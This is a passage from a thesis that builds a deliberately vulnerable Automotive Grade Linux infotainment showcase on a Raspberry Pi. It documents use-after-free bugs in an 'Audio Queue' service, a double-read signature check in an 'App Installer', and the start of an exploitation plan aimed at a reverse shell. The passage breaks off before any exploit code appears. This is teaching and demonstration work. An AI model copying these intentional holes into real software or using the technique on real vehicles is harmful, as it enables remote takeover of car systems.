In previous section, the most straightforward usage of public key cryptography, encryption, was introduced. Another usage of public key algorithms is to provide a digital signature scheme [39]. Say A wants to ensure other communicating parties about the authenticity and integrity of their documents. In order to do that, they sign the corresponding document with their private key. Assuming other parties have previously obtained A's public key, they can verify whether the signature is correct or not. Cryptographic algorithms

provide assurance that only a party with hold of A's private key is capable of producing valid signature.

2.6.3 Digital Certificates and Certification Authorities

One important issue that was intentionally left out in the previous sections is the key distribution. How do communication parties make sure that the public key truly belongs to the party they believe it does? How do they prevent impersonation attacks that would violate all the security principles guaranteed by mathematical background? This is easily ensured when exchanging public keys personally, however, it is not always convenient to meet in person in order to exchange public keys.

To bind entity, whether it is human or a machine, to their public key, a tool called *digital certificate* is used [39]. Digital certificate is issued by a trusted third party called Certification Authority (CA), which vouches for the validity of the public key and its binding to an entity.

In order for the mechanism to work, all users need to have a copy of CA's public key. CA issues digital certificates on entities' requests, after verification that the public key truly belongs to said entity. Once a communication side obtains digital certificate signed by the CA, they can distribute it to other sides they wish to communicate with. These sides are then responsible for verifying that the digital certificate is indeed signed by a trusted third party, the CA.



Figure 2.12: Root CA and Chain of Trust

To cover situations where both parties do not necessarily trust the same CA, this mechanism can be expanded by introducing a root CA, which verifies the CAs trusted by respective parties and thus forms a second-level trusted third party. This mechanism can be further extended to form a CA hierarchy. This is depicted in Figure 2.12.

Chapter 3

Showcase Platform

Creation of vulnerable Showcase Platform and subsequent exploitation demonstration is main goal of this thesis. This chapter is dedicated to description of Showcase Platform establishment. Design choices and hardware setup is described in Section 3.1. Essential base part of Showcase Platform, Automotive Grade Linux, is described in Section 3.2. Extra attention is paid to the aspects closely related to this thesis. Section 3.3 introduces two intentionally vulnerable applications developed for demonstration purposes and deployed on Showcase Platform. Exploitation of these applications is demonstrated in the following Chapter 4.

3.1 Hardware - Raspberry Pi

The ambition of Showcase Platform is to simulate capabilities of real-world car infotainment system, while keeping the attack surface as big as possible. Showcase Platform plans span further into the future than completion of this thesis and it is desirable to keep as many doors open as possible. With this in mind, non-exhausting set of expected Showcase Platform capabilities is as follows:

- Wi-Fi
- Bluetooth
- GPS
- CAN bus connection
- Cellular modem
- Screen
- USB port

Even though not all of the stated functionalities are meant to be used as a part of this thesis, the goal is to build a Showcase Platform that can have other demonstration scenarios and vulnerabilities added in future. Unfortunately, no ideal hardware board fulfilling all mentioned requirements was found and a compromise had to be made. Eventually, choice was narrowed down to three boards: Raspberry Pi 4 model B [41], Texas Instruments' DRA7xx Evaluation Module [42] and NXP semiconductors' i.MX Series [43].

Eventually, Raspberry Pi 4 was chosen, mainly due to its extensibility. In its default (out-of-the-box) state, it does not provide support for many of listed requirements, however, it can be extended with so-called Hardware Attached on Top (HAT) [44] and USB extensible modules to provide desired capabilities. It comes with mini HDMI port to connect the screen and an on-board chip for Wi-Fi and Bluetooth. CAN, GPS and e.g., 4G support can all be provided by HATs. Another advantage of Raspberry is its ubiquity and huge amount of users around the world, providing great support for troubleshooting. Last but not least, it comes at a fairly lower price compared to the other candidates.

3.1.1 Touchscreen

Touchscreen is an integral part of modern infotainment systems. Modern car manufacturers prefer to use it as controlling interface for human user and therefore Showcase Platform needs to have one. It is equipped with 11.6" Waveshare touchscreen [45]. Connection to the Raspberry Pi is simple and it works out-of-the-box. The video output is transferred to the touchscreen via HDMI cable and the touch information travels as input from the touchscreen via USB. Showcase Platform, consisting of Raspberry Pi connected to the touchscreen running Automotive Grade Linux is depicted at Figure 3.2.

3.1.2 PiCAN 2 DUO Board for Raspberry Pi

In order to support CAN bus connections, PiCAN 2 DUO extension board by SK pang electronics was added to Showcase Platform. PiCAN 2 DUO is a classic HAT for Raspberry Pi which mounts on top of the device, connecting to 40 GPIO pins by the side. It then gets screwed in to hold tight. Raspberry Pi with PiCAN 2 DUO attached is depicted in Figure 3.1.

Configuration

The SK Pang webpage contains user guide which helps with the extension board setup [46]. Once the extension board is physically in its place, Raspberry needs to be instructed that it now contains additional hardware. To achieve this, 3 lines as shown in Listing 3.1 need to be added at the end of the `/boot/config.txt` file on the SD card with AGL image. For more details on Raspberry device tree overlay mechanism, please refer to [47].

Figure 3.1: Showcase platform: Raspberry Pi 4 with PiCAN 2 DUO extension board attached

```
dtparam=spi=on
dtoverlay=msp2515-can0,oscillator=16000000,interrupt=25
dtoverlay=spi-bcm2835
```

Listing 3.1: Lines added to /boot/config.txt to enable the PiCAN 2 DUO extension board

Having CAN interface is particularly important for Showcase Platform. It serves as a great medium to demonstrate severity and impact of vulnerabilities in infotainment system that may otherwise seem negligible. For instance, demonstrating to spectator the ability to manipulate traffic on CAN bus by misusing vulnerability in infotainment system brings more deserved attention to the problem.

3.2 Software - Automotive Grade Linux

As an operating system for the Showcase Platform, Automotive Grade Linux introduced in Section 1.4.1 always seemed as a reasonable choice. Linux-based, open source and a collaborative community effort are crucial properties that promise indisputable advantages above other automotive oriented OSes.

Moreover, AGL offers prepared, demonstration-focused image for Raspberry Pi 4, packed with demo applications. It is intended to be used for showcase purposes at e.g., exhibitions or workshops, which causes significantly less overhead for Showcase Platform's initial setup. In its default settings, it offers convenient services such as home screen for quick start. Please note that AGL version used in Showcase Platform for this thesis is 9.0.3. It was the latest version at the time of start of development efforts and decision was made for

it to be freezed rather than adapting and meeting requirements of future AGL versions. AGL provides developers with guides and documentation at their documentation webpage [48]. Despite being non-complete and often counter-intuitive, the documentation played an important role in creation of Showcase Platform.

Intentionally vulnerable applications described in Sections 3.3.1 and 3.3.2, make use of specific AGL features and concepts tied to this OS. For this reason, a decision was made to elaborate on these features and concepts in this section, even though they might seem to be better suited for the previous chapter, which covers theoretical background.

Applications for AGL operating system are distributed as special ZIP archives called widgets, described in Section 3.2.1. Widgets are managed by AGL application framework, whose main job is to register applications within the system and manage their responsibilities and requirements. Application framework is described in further details in Section 3.2.2. To provide a controlled and unified way for its applications to communicate with each other, AGL introduces *binder*, described in Section 3.2.3

3.2.1 AGL Widgets

AGL uses special format to distribute applications, referred to as widget. Widget is a formally defined format by World Wide Web Consortium (W3C) [49]. It is a ZIP archive with predefined structure containing `config.xml` file placed in the root of the archive. It is an XML file, which carries important metadata and instructions for AGL components responsible for Widget installation and registration. Apart from more general metadata such as application id, name and type, these also include AGL-specific metadata, not defined by the W3C. AGL uses `<feature>` tag to specify these options in `config.xml` file. Most important features are introduced in more detail in following sections.

`required-api` feature

To signal to the AGL what APIs[5] does application require for its desired functionality, `required-api` feature is used. The `required-api` feature contains list of `param` tags which define name of API required by the application as well as connection method. Connection method can be either `ws`, `tcp` or `auto`. Other options are either obsolete or not implemented as of time of writing [48].

Listing 3.2 demonstrates how `required-api` is used in application that requires three APIs for its functionality: `windowmanager`, `homescreen` and `aqueue`.

[5] AGL API concept is explained in Section 3.2.3

```
<feature name="urn:AGL:widget:required-api">
    <param name="windowmanager" value="ws" />
    <param name="homescreen" value="ws" />
    <param name="aqueue" value="ws" />
</feature>
```

Listing 3.2: Snippet from `config.xml` file used by Audio Queue application demonstrating the AGL `required-api` feature

`provided-api` feature

The `provided-api` signals to AGL system what APIs it provides for other applications. Structure is the same as with `required-api` feature described previously.

`required-permission` feature

Another important feature employed by AGL is `required-permission`. To specify set of AGL-defined permissions needed for correct operation of an application, developer needs to include `required-permission` feature tag in the `config.xml` of application's widget. Within this tag, particular permissions are listed. For instance, the purpose of 'permission' named `public:hidden`, is to prevent the application's icon from being displayed on home screen. This is used by service part of vulnerable application described in the Section 3.3.1, since the service is intended to run in background and only be communicated with via GUI or client applications.

3.2.2 AGL Application Framework

Main purpose of AGL Application Framework is to manage applications. This includes installing, uninstalling, starting, pausing etc. Framework's responsibilities are handled by two daemon programs: `afm-user-daemon` and `afm-system-daemon`. The former maintains information about installed and currently running applications and provides these data to its clients[6] on request. The latter's main responsibilities include installing and uninstalling applications and, on success, notifying the user daemon. Communication between the daemons is done via D-Bus[7] interfaces. Under their hood, daemons create and launch systemd's[8] unit files in an organized manner to achieve desired behavior.

[6] Other applications running on the system

[7] D-Bus offers inter-process communication and helps with service startup on Linux systems [50].

[8] Systemd is init system used by chosen modern Linux distributions [51].

On top, a command line utility, `afm-util`, exists to interact with the daemons directly. System maintainer can thus communicate with the demons via `afm-util` rather than issuing commands via D-Bus. This allows e.g. for installation of an application packed as a widget. Aforementioned utility has been a great help when developing vulnerable applications for Showcase Platform.

Figure 3.2: Showcase platform: Automotive Grade Linux running on Raspberry Pi 4 with Waveshare touchscreen connected

3.2.3 AGL Binder Framework

Within a complex infotainment system, applications interact with each other constantly. For instance, consider a location service responsible for presenting information collected from GPS module to other applications running in the background. On the other end, a GUI navigation application is consuming the information provided by the location service.

AGL provides a unified way for developers to implement this type of communication through a component called *binder* [48]. Binder is a special process that takes care of all application's connections for the programmer. Upon each application's launch, a separate instance of binder process is started automatically. The binder then does all the 'plumbing' to provide the application with its desired interconnections. What and how should be connected to the application that is being started is defined in the `config.xml` file introduced in Section 3.2.1. When an application wishes to use APIs of other services, it communicates with its binder, which in turn communicates with binders of applications/services that provide said API. This is depicted in Figure 3.3



Figure 3.3: Simplified communication flow when using AGL Binder Framework

Coming back to the location service and navigation application example, this means that both location service and navigation application run their own binders which are used to handle the communication. To the application, it appears as if the service was provided by the binder. If the sole purpose of a service is to provide certain API to other applications, binder with loaded shared library is the only process representing it.

From implementation point of view, location service programmer first defines API verbs (AGL's name for API endpoints) provided by the location service. The programmer then implements methods responsible for handling incoming API requests for defined verbs and attaches the handling methods to corresponding verbs. This is done by filling `verbs` attribute of `afb_binding_t` struct exported by the binding as depicted in Listing 3.3. Listing 3.3 contains a snippet from vulnerable Audio Queue service introduced in Section 3.3.1.

Programmer then specifies in the `config.xml` file what APIs does the service provide via `provided-apis` feature.

GUI navigation application programmer, on the other hand, specifies what APIs does the application consume by the `required-apis` feature. They can then connect to specified APIs via preferred method. Methods of communication offered by the binder framework at the time of writing include Websocket (WS), HTTP and unix socket. When WS connection is specified in `config.xml`, the binder also allows HTTP access to API verbs in form of REST API.

```
static const afb_verb_t verbs[] = {
        {.verb = "new_song", .session = AFB_SESSION_NONE,
        ↪  .callback = new_song },
        // snip other verbs
        {NULL}
};

const afb_binding_t afbBindingExport = {
        // snip other attributes
        .verbs = verbs,
        // snip other attributes
};
```

Listing 3.3: Connecting methods to API verbs for AGL binding from `audio-queue-binding.c`

Apart from listening for and reacting to access of API verbs, binder offers event mechanism, which can be used to notify running applications about an event that just occurred, e.g., new Bluetooth connection. To receive notifications about such events, an application subscribes to the service by using corresponding API verb. Whenever specified event occurs, the service sends notifications to all subscribed applications. This only works via WebSocket protocol [48].

3.2.4 Installing AGL on Showcase Platform

Raspberry Pi uses SD card to store permanent data. Thanks to existence of AGL demo image mentioned in Section 3.2, installation of AGL means writing the image to an SD card and inserting it into Raspberry.

First, the AGL demo image file for Raspberry Pi is obtained from AGL download page [52]. Then it is unpacked with `xzcat` utility and written to the SD card with `dd` utility as illustrated in Listing 3.4. Please note that `<sdcard_dev>` shall be replaced with path to device file for the SD card [48].

Recall that for this thesis, version 9.0.3 was used as it was the latest stable release at the time of the beginning of the development efforts.

```
$ xzcat agl-demo-platform-crosssdk-raspberrypi4.wic.xz |
↪  sudo dd of=<sdcard_dev> bs=8M
```

Listing 3.4: Commands to create SD card AGL image

Finally, SD card prepared in the described way is inserted into Raspberry. Upon next power-up, Raspberry boots Automotive Grade Linux and the home screen shall appear on touchscreen as depicted in Figure 3.2.

3.2.5 Software Development Kit for AGL

When developing intentionally vulnerable applications for Showcase Platform, the author of this thesis used their personal x86_64 Linux machine. Showcase Platform uses AArch64 architecture. This means that compilatiion performed on author's machine was targetted for different architecture. Process of compiling software for different architecture is called cross-compilation and brings whole lot of difficulties and obstacles. AGL provides SDK which takes care of installation of cross-compilation toolchain and dependencies needed by AGL applications.

To install SDK for AGL development, developer first downloads appropriate version of SDK installation script for their platform from [52], and eventually run it. Apart from installing necessary tools and dependencies, the install script creates `environment-setup` script in chosen location to setup environment for development. In order to enter the development environment, developer runs `source` command with environment setup script as a parameter as listed in Listing 3.5. After environment set up, that particular shell is ready for compilation procedures.

```
$ source /<path_to>/environment-setup
```

Listing 3.5: AGL SDK environment setup

3.2.6 AGL Application Deployment

Applications for AGL are written in C, C++, Qt, QML, or HTML5 [48] This section describes the concepts and workflows used by author when preparing vulnerable applications for Showcase Platform. SDK introduced in previous section provides developer with cross-compilers such as GCC and utilities required to appropriately pack compiled applications into widgets.

Building process of applications introduced in Section 3.3 is based on building process used by AGL's demo applications available from [53]. This means that files responsible for the build are used as templates and altered where necessary.

After the application is successfully built, it is transferred to Showcase Platform. This can be done e.g., by `scp` utility as depicted in Figure 3.4. Finally, after a widget had been built and transferred, it is installed on Showcase Platform using utilities described in Section 3.2.2.

After installation, a reboot is required for home screen service to notice changes in list of available applications and display icon of the installed application. Until Showcase Platform is rebooted, it does not display the icon of newly installed widget.

As one can imagine, described process gets tedious very quickly. In order to automate the task of widget building, installing and subsequently rebooting the Showcase Platform, a small script was prepared. This script can be found in each widget's source code directory as a file named `bsir.sh` (build, send, install, reboot).



Figure 3.4: Installation process for a single application (widget) on Showcase Platform

3.3 Vulnerable Applications

Objective of this section is to introduce basic operation and architecture of intentionally vulnerable applications developed for Showcase Platform.

Before following up with this section, it is important to note that the goal of this thesis is demonstration, not vulnerability research. Introduced vulnerabilities are created artificially on the application level and are not AGL-specific in any means, even though they benefit from features provided by AGL. They were created to point out insecure practices, not dig into the details of specific operation system. Both applications were created while consulting demonstration applications which are part of AGL demo image.

3.3.1 Audio Queue

First of the two intentionally vulnerable applications developed as a part of this thesis is Audio Queue. The application intends to simulate popular feature for media playing applications, which allows multiple users to add their songs into one shared queue. The songs are then withdrawn from the queue by a media player which plays the songs in queue. Audio Queue application allows a group of users connected to the same wireless LAN (e.g., the car's access point) to add and remove songs from the queue according to their taste. Please note that the audio playback feature is not implemented for the purposes of this thesis and is only used as a mock-up.

Audio Queue consists of three components:

1. Background service.

2. GUI application controlling the infotainment's display.

3. Client application that allows queue manipulation.

Background service is responsible for handling current state of the queue and for providing a queue-manipulation API to other components. GUI component displays current state and content of the queue on the touchscreen of Showcase Platform, it reflects on queue changes made by clients. Clients interact with background service via API defined later in this section. They can e.g, add, remove, or play songs that are already scheduled in the queue.

Both background service and the GUI app run on the Showcase Platform, whereas the client applications run on users' mobile devices. The architecture and communication measures are depicted in Figure 3.5.

Background Service

Background service lies at the heart of Audio Queue application. It maintains list of songs currently in queue, provides API to clients and notifies GUI application whenever content of the queue changes. Queue is represented by



Figure 3.5: Audio Queue application components

a song_q structure as demonstrated in Listing 3.6. Structure struct song is introduced in Section 4.1.3 as it is important for exploitation.

```
struct song_queue {
    int size;
    struct song * current;
    struct song * start;
} song_q = {
    .size = 0,
    .current = NULL,
    .start = NULL,
};
^^I
```

Listing 3.6: Audio Queue's song_q structure

Another responsibility of the background service is to define API which is exposed to both local and remote applications. It is defined by a set of verbs listed below. This API is used e.g., to alter the content of the queue or

manipulate its items.

The next important task of the background service is to notify the GUI application whenever the content of the song queue changes. GUI application subscribes to the service upon its start and whenever a song is added or removed, an event is raised to the GUI application to update its list.

All these measures use mechanisms provided by AGL binder, namely APIs and events described in Section 3.2.3

Background Service is installed with `public:hidden` permission, first mentioned in Section 3.2.1, to prevent AGL from showing it on the home screen and launching it directly. It is launched indirectly when GUI application starts. This behavior is enforced by including the `required-api` feature in the GUI application's `config.xml` file.

Verbs

The following paragraphs briefly introduce API verbs offered by Audio Queue's background service. These are referenced in Section 4.1, whenever interacting with the service.

`subscribe` verb is used by the GUI app to subscribe for notifications about songs being added and removed. This is done automatically on the startup of GUI application.

`unsubscribe` tears down the subscription set up by previous verb.

`new_song` adds a new song to the queue. This API verb creates new song record and puts it into the queue. It allows setting a name and id of the song, but actual data representing audio file is sent separately in a call to `set_song_audio_data` verb. If id parameter is not provided, the service naively chooses address of allocated memory belonging to the newly created song structure. This intentionally wrong design choice allows for easier exploitation.

`remove_song` allows a song removal from the queue. The song is identified by id parameter.

`set_song_audio_data` as hinted in previous paragraphs, this verb is used to send audio file data to the song queue prior to song playback. The song is identified by id parameter.

`set_song_as_current` allows for out-of-order manipulation of the songs in queue. It provides sort-of admin access to the queue for manipulation defined with the API verbs that follow. This verb may or may not be used by client

implementation. Possible application may be a parental guidance over the song-queue. The song is identified by id parameter.

`change_current_song_id` simply changes the id of a song set as current.

`remove_current_song_audio_data` removes audio data of the song marked as current. This may be used e.g., by a Digital Rights Management (DRM) application that detects infringement.

`read_current_song_audio_data` allows to read the data of the song marked as current.

`play_current_song` instructs Audio Queue to initiate playback of song marked as current. This can be done by e.g., requesting the playback from media player application.

GUI Application

GUI application, written with Qt framework [54] is responsible for starting up the background service. Right after it is started, it subscribes to the service by using the AGL event mechanism described in Section 3.2.3. During its operation, GUI application displays current content of the queue on the touchscreen of Showcase Platform and gets notified whenever a change occurs in order to update its content. The sole purpose of this component is to display current contents of the queue to passengers as shown in Figure 3.6.



Figure 3.6: Audio Queue application GUI screenshot

Client Application

The sole purpose of Showcase Platform is demonstration of potential impact of introduced vulnerabilities. For this reason, client application was not developed as a part of this thesis. Its functionality can be easily represented by a simple python script communicating with the background service's API.

3.3.2 App Installer

The second intentionally vulnerable application implemented for Showcase Platform is named App Installer. Purpose of App Installer is to serve as trustworthy entity to install third party applications. Applications are installed in form of widgets and are read from a USB mass storage device inserted into the Showcase Platform. App Installer automatically searches for widgets on the mass storage device upon its launch.

Detected widgets are then presented to the user on the screen as shown in Figure 3.7. User chooses the widget they want to install and then select 'Install' to initiate the procedure.

App Installer is meant to represent the functionality of application stores present in modern infotainment systems. These stores often provide the end user with safe installation procedure of third party software [55], [56]. In a real world scenario, infotainment manufacturer provides trusted developers with certificates signed by the manufacturer's CA. Trusted vendors then use their own private key to sign their application and attach their certificate. The application store, with manufacturer CA's certificate pre-installed, can then verify whether the signature is valid and whether the widget is to be trusted or not. If not, the installer does not proceed with the installation and warns the user. In case of App Installer, the design and chain of trust hierarchy were simplified to contain single vendor public key for signature verification. This public key is defined statically in App Installer source code files.

Widget Detection

Upon launch, App Installer attempts to detect widgets available for install from USB mass storage device. First, it checks whether any USB mass storage is currently inserted into Showcase Platform. If it is, App Installer expects the content to be the widgets ready for installation. Precisely, it expects the contents of the USB device to match the hierarchy depicted in Figure 3.8. This needs to be adhered to for App Installer to function properly. For each widget, a single directory is assumed containing both `.wgt` file and corresponding signature in `sig.xml`.



Figure 3.7: App Installer application GUI screenshot

- `application1/` ..... directory with application1
  - `application1.wgt` ..... widget file for install
  - `sig.xml` ..... XML file containing signature of `application1.wgt`
- `application2/` ..... directory with application2
  - `application2.wgt` ..... widget file for install
  - `sig.xml` ..... XML file containing signature of `application2.wgt`

Figure 3.8: USB device's directory hierarchy expected by App Installer

Signature File Format

Signature file associated with a widget, `sig.xml`, is used by App Installer to extract the signature. App Installer parses the XML file and then searches for `<sig>` XML tag in the parsed document tree. This tag contains the signature encoded as hex-string. Any other tags present in `sig.xml` are ignored by the parser. Listing 3.7 contains an example content of signature file.

```
<Signature>
    <sig>315f81 ... snip ... bde8a</sig>
</Signature>
```

Listing 3.7: Example `sig.xml` content

Installation Process

To install widget from a USB, App Installer does the following three steps:

1. Verify the signature.
2. Copy `.wgt` file to Showcase Platform.
3. Install it using `afm-util`.

To verify widget's signature, App Installer first computes the signature of `.wgt` file present on the USB device, then reads the XML file with signature and eventually compares the results. If the results match, it proceeds with subsequent steps to finish installation. This constitutes transferring the widget to the local storage of Showcase Platform and subsequently issuing `install` command to `afm-util`. It is important to note, for reasons further described in Section 4.2, that the application performs read operation on the `.wgt` file twice. Both signature verification and copy operations include underlying read operation on the USB device. This is also depicted in Figure 3.9



Figure 3.9: App Installer `.wgt` read operations

Chapter 4

Exploitation

This chapter presents reader with example approaches to exploiting two intentionally vulnerable applications developed for Showcase Platform. Exploitation can be tedious process full of dead ends, however, for showcase purposes it is the inevitable part. Demonstration of full remote take-over of Showcase Platform can be achieved by following the steps described in this chapter.

Devising and tuning the exploits was certainly the most challenging and time-consuming of the activities conducted during the creation of this thesis.

4.1 Exploiting Audio Queue

Audio Queue application introduced in Section 3.3.1 contains vulnerabilities that stem from incorrect and erroneous usage of heap memory. Precisely, the programmer's failure to invalidate freed memory. The following sections introduce present vulnerabilities in detail and provide an example exploitation of Audio Queue application.

Goal of this exploitation scenario is to highlight potential security issues arising from a combination of two common programming mistakes. In this scenario, attacker takes advantage of under-protected API and two heap corruption vulnerabilities present in Audio Queue to achieve remote code execution.

Please note that application was compiled with SDK provided by AGL, with all exploit-mitigation and memory-protection techniques in place. None of them was suppressed.

4.1.1 Vulnerabilities

Vulnerable Audio Queue application contains two critical vulnerabilities that can lead to remote code execution. Both stem from the same type of error and both can be labelled as *use after free* vulnerabilities.

Read-after-free

Listing 4.1 contains `remove_content` function, which is called by the `remove_current_song_audio_data` API verb handler. As the memory pointed to by `song->content` is freed, the pointer itself is not invalidated and it will remain pointing to the memory that has been freed and is thus owned by the heap manager. Combined with `read_current_song_audio_data` API verb, it produces an opportunity for an attacker to read memory after it had been freed. All that is needed for an attacker is to set song as current, free audio data of the current song by calling `remove_current_song_audio_data` and then read the freed memory with `read_current_song_audio_data` API verb. This will be referred to as a read-after-free vulnerability.

```
/**
* Remove the song audio data of a song
* @param song to have the audio data removed
*/
static void remove_content(struct song * song)
{
    free(song->content);
}
```

Listing 4.1: `free` without pointer invalidation in `remove_content` function in `audio-queue-binding.c`

Write-after-free

Second vulnerability is also of use after free type and the principle, in all fairness, is the same as in previous vulnerability. The programmer failed to invalidate memory pointer after freeing it. In function `remove_s`, which is called by handler for `remove_song` API verb, a song is removed from the queue and its memory is freed, but no check is performed whether the `current` pointer of the `song_q` is not left dangling. Therefore, by freeing a song that is set as `current`, an attacker can enforce creation of dangling `song_q.current` pointer. This time, however, consequences are more serious. Combining this vulnerability with functionality provided by `change_current_song_id` API verb, an attacker can achieve an 8-byte write to a freed memory chunk. Incidentally, this is exactly the memory that is used by heap manager as a `fd` pointer. This will be referred to as the write-after-free vulnerability.

Listing 4.2 contains `set_current_id` function which sets the id of the current song. This is how the dangling pointer to a song can be used to write to a memory no longer owned by the application.

```
/**
* Sets id of current song
* @param id new id
*/
static void set_current_id(uint64_t id)
{
    struct song * cur = song_q.current;
    cur->id = id;
}
```

Listing 4.2: `set_current_id` function called by `change_current_song_id` API handler in `audio-queue-binding.c`

4.1.2 Threat Model

In the proposed scenario, the attacker communicates with vulnerable service via its API as depicted in Figure 4.1. For this, they need to be connected to the same (W)LAN as Showcase Platform. At first, this might seem as a strong prerequisite, as the WLAN should only contain trusted devices. However, WLANs are often found not to be sufficiently secured and the idea of a dedicated attacker breaking the perimeter is not at all that unrealistic. Alternatively, the attacker might have previously compromised one of the trusted devices, say mobile phone or tablet. It is assumed that attacker was able to obtain application's binaries from the Showcase Platform prior to the attack, performed an analysis and discovered the vulnerabilities. They also have a copy of libc used on Showcase Platform and are thus able to compute offsets of particular symbols once its base address is leaked.

4.1.3 Exploitation

Preceding sections described vulnerabilities introduced by programming errors into the service part of Audio Queue application. However, turning vulnerabilities into exploits and attacks with real impact is a creative and usually time-consuming process. In this section, one of the possible ways to exploit vulnerable Audio Queue service is presented in details. By successful exploitation, the ability to run arbitrary code on Showcase Platform is meant. In presented example, an attacker is capable of spawning a reverse shell connecting back to their machine.

Using the *write-after-free* vulnerability described in Section 4.1.1 together with tcache poisoning attack described in Section 2.3.4, the attacker can write an arbitrary value to arbitrary memory location.

Now, in order to turn this into code execution, the attacker takes advantage of song playback functionality. Each song structure keeps function pointer

